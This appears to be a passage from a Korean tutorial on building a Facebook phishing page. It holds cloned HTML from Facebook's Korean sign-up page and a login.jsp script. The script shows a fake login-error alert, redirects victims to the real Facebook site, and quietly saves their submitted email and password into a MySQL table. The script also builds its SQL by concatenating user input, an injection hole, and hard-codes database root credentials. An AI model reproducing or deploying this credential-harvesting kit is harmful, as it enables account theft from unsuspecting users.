width="537" height="195" /></div></div><div class="_5iyz rfloat _ohf"><div class="pvl _52lp _59d-"><div class="mbs _52lq fsl fwb fcb">가입하기</div><div class="_52lr fsm fwn fcg">항상 지금처럼 무료로 즐기실 수 있습니다.</div></div><div id="registration_container"><div><noscript><div id="no_js_box"><h2>브라우저에서 Javascript가 비활성화되었습니다.</h2><p>브라우저에서 JavaScript를 활성화하거나 Javascript 이용이 가능한 브라우저로 업그레이드하신 후 Facebook에 가입하세요.</p></div></noscript><div class="_58mf"><div id="reg_box" class="registration_redesign"><div><div id="reg_error" class="hidden_elem _58mn" role="alert"><div class="_58mo" id="reg_error_inner" tabindex="0">오류가 발생했습니다. 다시 시도하세요.</div></div>

..중략..
```

login.jsp

```
<%@page import="java.sql.*"

contentType="text/html;charset=utf-8"%>

<script>
```

```
alert("이메일 또는 비밀번호 오류입니다.");
location.href="https://www.facebook.com";
</script>

<%
String email = request.getParameter("email");
email = new String(email.getBytes("8859_1"),"UTF-8");
String pass = request.getParameter("pass");
pass = new String(pass.getBytes("8859_1"),"UTF-8");
%>
<%
Class.forName("org.gjt.mm.mysql.Driver");
Connection one = null;
String url = "jdbc:mysql://localhost:3306/fb";
one = DriverManager.getConnection(url, "root", "12345");
Statement two;
two = one.createStatement();
int money;
String query;
query = "insert into tfb values(";
query +="'" + email + "',";
query +="'" + pass + "')";
money = two.executeUpdate(query);
one.close();
two.close();
%>
```